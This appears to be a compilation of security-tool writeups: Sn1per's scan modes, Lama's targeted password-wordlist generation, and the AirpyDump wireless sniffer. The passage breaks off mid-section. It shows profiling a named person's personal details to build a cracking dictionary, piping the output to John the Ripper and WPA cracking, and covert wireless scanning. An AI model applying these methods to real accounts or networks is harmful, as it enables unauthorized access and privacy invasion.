
- `./install.sh`

This will install sniper into the following directory:

- `/usr/share/sniper`

Getting Started

After the installation is complete, you can run (sniper –help) to view all options and scan modes.



```
┌(/pentest/vpn)──────────────────────────────────────────
└(14:43:30)──> sniper --help
                ____
    _________  /  _/___  ___  _____
   / ___/ __ \ / // __ \/ _ \/ ___/
  (__  ) / / // // /_/ /  __/ /
 /____/_/ /_/___/ .___/\___/_/
               /_/

+ -- --=[http://crowdshield.com
+ -- --=[sniper v5.0 by 1N3

[*] NORMAL MODE
sniper -t|--target <TARGET>

[*] NORMAL MODE + OSINT + RECON
sniper -t|--target <TARGET> -o|--osint -re|--recon

[*] STEALTH MODE + OSINT + RECON
sniper -t|--target <TARGET> -m|--mode stealth -o|--osint -re|--recon

[*] DISCOVER MODE
sniper -t|--target <CIDR> -m|--mode discover -w|--workspace <WORSPACE_ALIAS>

[*] SCAN ONLY SPECIFIC PORT
sniper -t|--target <TARGET> -m port -p|--port <portnum>

[*] FULLPORTONLY SCAN MODE
sniper -t|--target <TARGET> -fp|--fullportonly

[*] PORT SCAN MODE
sniper -t|--target <TARGET> -m|--mode port -p|--port <PORT_NUM>

[*] WEB MODE - PORT 80 + 443 ONLY!
sniper -t|--target <TARGET> -m|--mode web

[*] HTTP WEB PORT MODE
sniper -t|--target <TARGET> -m|--mode webporthttp -p|--port <port>

[*] HTTPS WEB PORT MODE
sniper -t|--target <TARGET> -m|--mode webporthttps -p|--port <port>

[*] ENABLE BRUTEFORCE
sniper -t|--target <TARGET> -b|--bruteforce

[*] AIRSTRIKE MODE
sniper -f|--file /full/path/to/targets.txt -m|--mode airstrike

[*] NUKE MODE WITH TARGET LIST, BRUTEFORCE ENABLED, FULLPORTSCAN ENABLED, OSINT ENABLED, RECON ENABLED, WORKSPACE & LOOT ENABLED
sniper -f--file /full/path/to/targets.txt -m|--mode nuke -w|--workspace <WORKSPACE_ALIAS>

[*] LIST WORKSPACES
sniper --list

[*] LOOT REIMPORT FUNCTION
sniper -w <WORKSPACE_ALIAS> --reimport

[*] LOOT REIMPORT FUNCTION
sniper -w <WORKSPACE_ALIAS> --reload

[*] UPDATE SNIPER
sniper -u|--update
```

Scan Modes

Sn1per includes the following scan modes and options to adapt to various scenarios when performing a penetration test or scanning a target environment for bug bounties.

- **NORMAL:** Performs basic scan of targets and open ports using both active and passive checks for optimal performance (i.e. `sniper -t <target>`).

- **STEALTH:** Quickly enumerates single targets using mostly non-intrusive scans to avoid WAF/IPS blocking (i.e. `sniper -t <target> -m stealth`).
- **AIRSTRIKE:** Quickly enumerates open ports/services on multiple hosts and performs basic fingerprinting. To use, specify the full location of the file which contains all hosts, IPs that need to be scanned and run `sn1per -f /full/path/to/targets.txt -m airstrike -w <workspace_alias>` to begin scanning.
- **NUKE:** Launch full audit of multiple hosts specified in text file of choice. Usage example: `sniper -f /pentest/loot/targets.txt -m nuke -w <workspace_alias>`.
- **DISCOVER:** Parses all hosts on a subnet/CIDR (i.e. 192.168.0.0/16) and initiates a Sn1per scan against each host. Useful for internal network scans (i.e. `sniper -t 10.0.0.0/24 -m discover -w 10.0.0.0`).
- **PORT:** Scans a specific port for vulnerabilities. Reporting is not currently available in this mode (i.e. `sniper -t <target> -p port`).
- **FULLPORTONLY:** Performs a full detailed port scan and saves results to XML (i.e. `sniper -t <target> -m fullportonly`).
- **WEB:** Adds full automatic web application scans to the results (port 80/tcp & 443/tcp only). Ideal for web applications but may increase scan time significantly (`sniper -t <target> -m web`).
- **WEBPORTHTTP:** Launches a full HTTP web application scan against a specific host and port (i.e. `sniper -t <target> -m webporthttp -p 8080`).
- **WEBPORTHTTPS:** Launches a full HTTPS web application scan against a specific host and port (i.e. `sniper -t <target> -m webporthttps -p 8443`).
- **UPDATE:** Checks for updates and upgrades all components used by sniper (i.e. `sniper –update`).
- **REIMPORT:** Reimport all workspace files into Metasploit and reproduce all reports (i.e. `sniper -w <workspace_alias> --reimport`).
- **RELOAD:** Reload the specific workspace (i.e. `sniper -w <workspace_alias> --reload`).

Getting Help

For all questions and comments regarding Sn1per Community Edition, users can submit a new issue ticket via the Sn1per Github page (https://github.com/1N3/Sn1per). For all inquiries regarding Sn1per Professional, users can email support@xerosecurity.com.

Lama

the application that does not mince words

by Tatam

ABOUT THE CREATOR AND PROJECT

Tatam

Computer engineer, I am passionate about open source software and IT security. I particularly like the solutions that revolve around Linux.

GitHub: https://github.com/tatam/lama

Tatam: https://github.com/tatam

Twitter: https://twitter.com/_T4t4m

Preamble

In the world of IT security, there are a lot of technical attacks. One of them is the Brute-Force. It consists in finding a password, trying multiple ones using an authentication system without knowing the correct password.

The success of this attack depends on the quantity of passwords tried and the time we are willing to spend on it. Indeed, the longer the attack, the more chance it has to succeed. But keep in mind that an attack can last few hours, days, years or even centuries.

Two methods are used. The first one tries all characters, one after the other, until finding the correct one. The second one is smarter as it uses a dictionary containing multiple passwords.

This one increases the chances to find a password, provided that the dictionary is consistent. Indeed, lots of wordlists present on the Internet are generic and a weak percentage of these passwords match with your target. Otherwise, public wordlists are sometimes voluminous and requires time to try all passwords, knowing that there is a tiny chance to match with a password.

Lama is a tool that improves this method. Indeed, it reduces the size of the dictionary while making it more relevant.

Presentation

Lama is a tool written in C. It is a free open source UNIX tool made to generate a word list. The goal is to get a custom password dictionary to a particular target.

Therefore, it is important that words in this list match with the target to stay relevant.

Keep in mind that Lama generates a simple password list, the goal is to be fast and targeted rather than slow and exhaustive.

The idea of Lama crossed my mind thanks to one of my relatives who put as his wifi password [city][department]. I told myself, the password is simple, but it is too long and complex to test all personal information of this person, just as it is too long to build a “home-made” dictionary. That's how Lama was born.

Finally, you should know that there were already tools on the Web, but they were not fast enough and lacked functionality. Note also that the syntax of Lama is reminiscent of Crunch software but they are different tools. Crunch mixes characters/templates while Lama mixes words and alters them.

Install

Lama is a C project, so before using it, it is necessary to compile and install it on the OS. All you need to compile/install is GCC and Make. It is also preferable to have GIT to simplify the downloading project.

Downloading:

```
# git clone https://github.com/tatam

# lama

# cd lama/
```

Compilation:

```
# make
```

Installing: (Note that it is needed to be root to install the binary into /bin/)

```
# make install
```

Lama project is now installed on your system.

Make a list

As we have seen, Lama mixes a given wordlist to generate a dictionary. So, the first step is to build an information list on a target. Take the following context:

Here, the target is named Alice Rivest. She was born on May 6th, 1947 in Schenectady, United States, where she currently lives at 17th street of Trush with her husband Bob Shamir born on July 6, 1952. They met in 1977. She has no children or animals. Her nickname is Lili. She works for MIT. The goal is to find the password of her company mailbox. Here is what the list of information might look like:

```
# cat alice.lst

2017|2016|2015|2014|2013

alice|lili

rivesta

a

r

6|06

may|5|05
```

```
1947|47

schenectady

us

nyc|new-york

new

york

united

states

17

trush

36

bob

1977|77

mit|MIT

cambridge

massachusetts

mail|e-mail|email|mailbox
```

All pipe "|" you see is an alias character. This means that the word 'alice' and 'lili' are synonymous and cannot be in the same password (Indeed, it is unlikely that 'alice' and 'lili' are in the same password). Use more aliases to improve the relevance of your dictionary.

```
Now, some explanations:

 - '2017|2016|2015|2014|2013' // Lot of people put actual years in these passwords.
Lot

                         of people never changes these password, so put many back
past                          years in your initial information list.

 - 'a' or 'r'                 // The initials of Alice.

 - 'massachusetts' or 'cambridge'  // MIT localization
```

Use lama

Now our list is ready. Let's use Lama to mix and alter this one.

Here, a small usage of lama

```
# lama
```

Usage:

```
     lama [min] [max] [file] [Options]
```

Option:

- `-h` Display output information as human readable format.
- `-n` Print without transformation.
- `-c` Print with first letter capitalized.
- `-C` Print with first letter capitalized of each word.
- `-L` Print with leet speak transformation.
- `-S` Add specials characters to the words list.
- `-N` Add numeric sequences to the words list.
- `-y` Force the answer to 'y' (yes) before the password generation.

Example:

```
      lama 2 5 wordlist.lst -n -c -C > dictionnary.lst

      lama 1 4 wordlist.lst -LS -h > dictionnary.lst

      lama 1 2 wordlist.lst -nyh > dictionnary.lst
```

More help:

```
   man lama
```

The first two arguments are [min] and [max]. They constitute the concatenation interval. [min] means the word minimum took to concatenate, and [max] the maximum. Lama begins with the smallest to the largest through intermediate values. Here, I will use '1 4'. So the biggest final password will be a merged four-word length. An example of concatenation over an interval of 2: alicemit (alice + mit).

The third argument is the wordlist, here 'alice.lst'

The rest are for alteration options. Here, I use these: -n -c -C -L -S -h (See usage or man for more details).

Finally, I redirect the stdout to a wordlist file: '> alice.dico'

```
lama 1 4 alice.lst -ncCLSh > alice.dico

lama will generate 38 368 905 words.          (~527M)

      -n will generate 12 595 910 words.      (~155M)

      -c will generate 4 665 731 words.       (~59M)

      -C will generate 10 774 299 words.      (~156M)

      -L will generate 10 332 965 words.      (~157M)


Do you want to process? [y/N] y

Generation... Done
```

You can also time Lama with the 'time' command. To do this, use the -y option to automatically accept generation:

```
# time lama 1 4 alice.lst -ncCLShy > alice.dico

Lama will generate 38 368 905 words.          (~527M)

      -n will generate 12 595 910 words.      (~155M)

      -c will generate 4 665 731 words.       (~59M)

      -C will generate 10 774 299 words.      (~156M)

      -L will generate 10 332 965 words.      (~157M)


Generation... Done

Real 0m9,514s

User 0m5,688s

Sys 0m0,608s
```

So we have just generated nearly 40 million targeted passwords in just 9s. The build time depends on the performance of your hard drive/SSD.

You just have to use this dictionary to make a "smart" Brute-Force with 'John', 'Hydra', 'Aircrack', etc.

Conclusion

As we have seen, Lama allows more targeted attacks and much faster than the traditional Brute-Force. Indeed, the generation time is small compared to the Brute-force itself. This discredits still a little more the reliability of traditional password. Indeed, it is nowadays preferable to use an encryption key rather than a password when possible.

When the password is unavoidable, do not include too much personal data in it and add randomness.

It is also strongly recommended to use electronic safes like KeePass2.

The advantage is that it is necessary to remember only one password (the master) that will decipher your password base. Moreover, this kind of tools helps you automatically generate robust and random passwords for all your accounts (mail, social network, administrative, etc.).

Bonus

John the Ripper

You can directly redirect the stdout towards 'John' to Brute-Force without storing all the passwords on your disk:

```
lama 1 4 wordlist.lst -ncCLShy | john /tmp/unshadow --stdin
```

WPA/WPA2

Lama can be useful to Brute-Force WPA/WPA2 passwords, but the size of WPA passwords are only between 8 and 63. To avoid generating a dictionary with unnecessary passwords, you can pair Lama with the pw-inspector tool available in the 'Hydra' package

```
lama 1 4 wordlist.lst -ncCLShy | pw-inspector -m 8 -M 63 > dictionnary.lst
```

This dictionary is made of passwords with a size between 8 and 63 characters.

AirpyDump

Analyze wireless packets on the fly

by Shameer Kashif

ABOUT THE CREATOR AND PROJECT

Shameer Kashif

GitHub: https://github.com/maximMole/airpydump

Email: admin@shellvoide.com

Twitter: https://twitter.com/smaximus4

AirpyDump

airpydump is a wireless packet analyzer that captures packets on the fly, analyzes them and displays what information these packets are carrying with them, like which encryption is employed to better serve the purpose of security or which two devices are sending packets to each other thatclearly identifies a connection between two stations. These stations could be an AP and a client or a client vs client. Well, what else you can think of airpydump is airodump-ng, which is included in the airmon suite. Besides just the live sniffing as the airodump-ng does, airpydump also provides the support of three other modes:

- Reader Mode
- Stealth Mode
- Live Mode

Live Mode works-the same as airodump-ng do but stealth provides a better execution. Suppose, just in case you got a Raspberry Pi and you wanna run through your building or a place where you go on a walk, stealth mode keeps on capturing packets and keeps enumerating details until you press CTRL+C. As soon-as it encounters a break, it will print all the captured data. Here's the basic explanation of these three working modes:

Reader:

It will help you with reading the already captured files, like with wireshark and airodump-ng. It will read all the packets and just simply put the data on screen and eventually could be helpful in reading what's already saved on the disk.

Stealth:

Stealth mode is there to provide a stealthy execution at the places where you don't want to quickly observe the target network or an area where you don't wanna get caught with a laptop or a device that is unavailable at the time. I remember a case like mines when I wanted to scan the college wireless networks and I wasn't allowed to take my laptop with me. So, there I bought a Raspberry Pi but when I bring up the airodump-ng interface, the screen messed up every time. But thankfully, I'd build this script and stealth mode let me get through with the situation. After that, I realized that the college wasn't just operating a single network. They were operating four other networks too at the same time. Theother four were hidden.

Live:

As named, live mode prints the accumulated data as soon the wireless card captures the packet and it is analyzed by the airpydump script. Though it still have some problems to cope with, it works fine until you change the terminal dimensions. So, just don't mess with terminal dimensions or try to change what by default you are given or you'll have to shutdown your terminal and restart it again.

Cloning:

Clone into the repository:

```
$ git clone https://github.com/maximMole/airpydump
```

This will clone the repository from github.

Syntax:


The syntax here is pretty simple as most of the other scripts are included with it.

```
$ python airpydump.py [argument[,...]]
```

Now, comingto the point of how would you operate the various modes as defined. For reading a captured file, i.e. running in the *reader mode*:

```
$ python airpydump.py -r /root/Documents/gul.cap
```

where `/root/Documents/gul.cap` is the full path to captured file. A lively screenshot:




```
root@shellvoide:~/airpydump# python airpydump.py -r /root/Documents/gul.cap
BSSID              ESSID              BEAC   DATA   ENC    CIPHER     AUTH     CH   VENDOR
-----------------  -----------------  ------ ------ -----  ---------  ------  ----  ---------
BC:98:89:59:DB:23  PTCLBB                 1      0  WPA2   CCMP/TKIP  PSK        6  Fiberhome
88:DC:96:15:87:D2  EnGenius1587D224G      1      1  WPA2   CCMP       PSK        1  SENAO
98:DE:D0:35:0A:CA  WIFIAPNAAPNA           1      0  WPA2   CCMP       PSK        9  TP-LINK
8A:DC:96:15:87:D2  Panamagate             1      0  WPA2   CCMP/TKIP  PSK        1  unknown
1C:5F:2B:A6:2C:60  SHBSA                  1      0  WPA    CCMP/TKIP  PSK        1  D-Link
70:62:B8:C0:92:F4  BALOUCHIANS            1     21  WPA2   CCMP       PSK        1  D-Link
C8:3A:35:3D:F9:19  PTCLBB                 1      0  WPA    CCMP/TKIP  PSK        1  Tenda
04:95:E6:D5:63:E0  Tenda_D563E0           1      0  WPA2   CCMP       PSK        8  Tenda


BSSID              CLIENT             FRAMES   VENDOR
-----------------  -----------------  -------- --------
70:62:B8:C0:92:F4  70:62:B8:C0:92:F4        16 D-Link
88:DC:96:15:87:D2  88:DC:96:15:87:D2         1 SENAO
70:62:B8:C0:92:F4  F4:42:8F:9D:3E:57         2 Samsung
70:62:B8:C0:92:F4  64:A6:51:B9:9F:2C         2 Huawei
```

Again now, operating in stealth mode. So, we could have the whole traffic on the end:

```
$ python airpydump.py -i wlan0mon –live
```

Where `wlan0mon` is the monitor mode interface that is going to be used for capturing the packets. Airpydump in stealth mode:

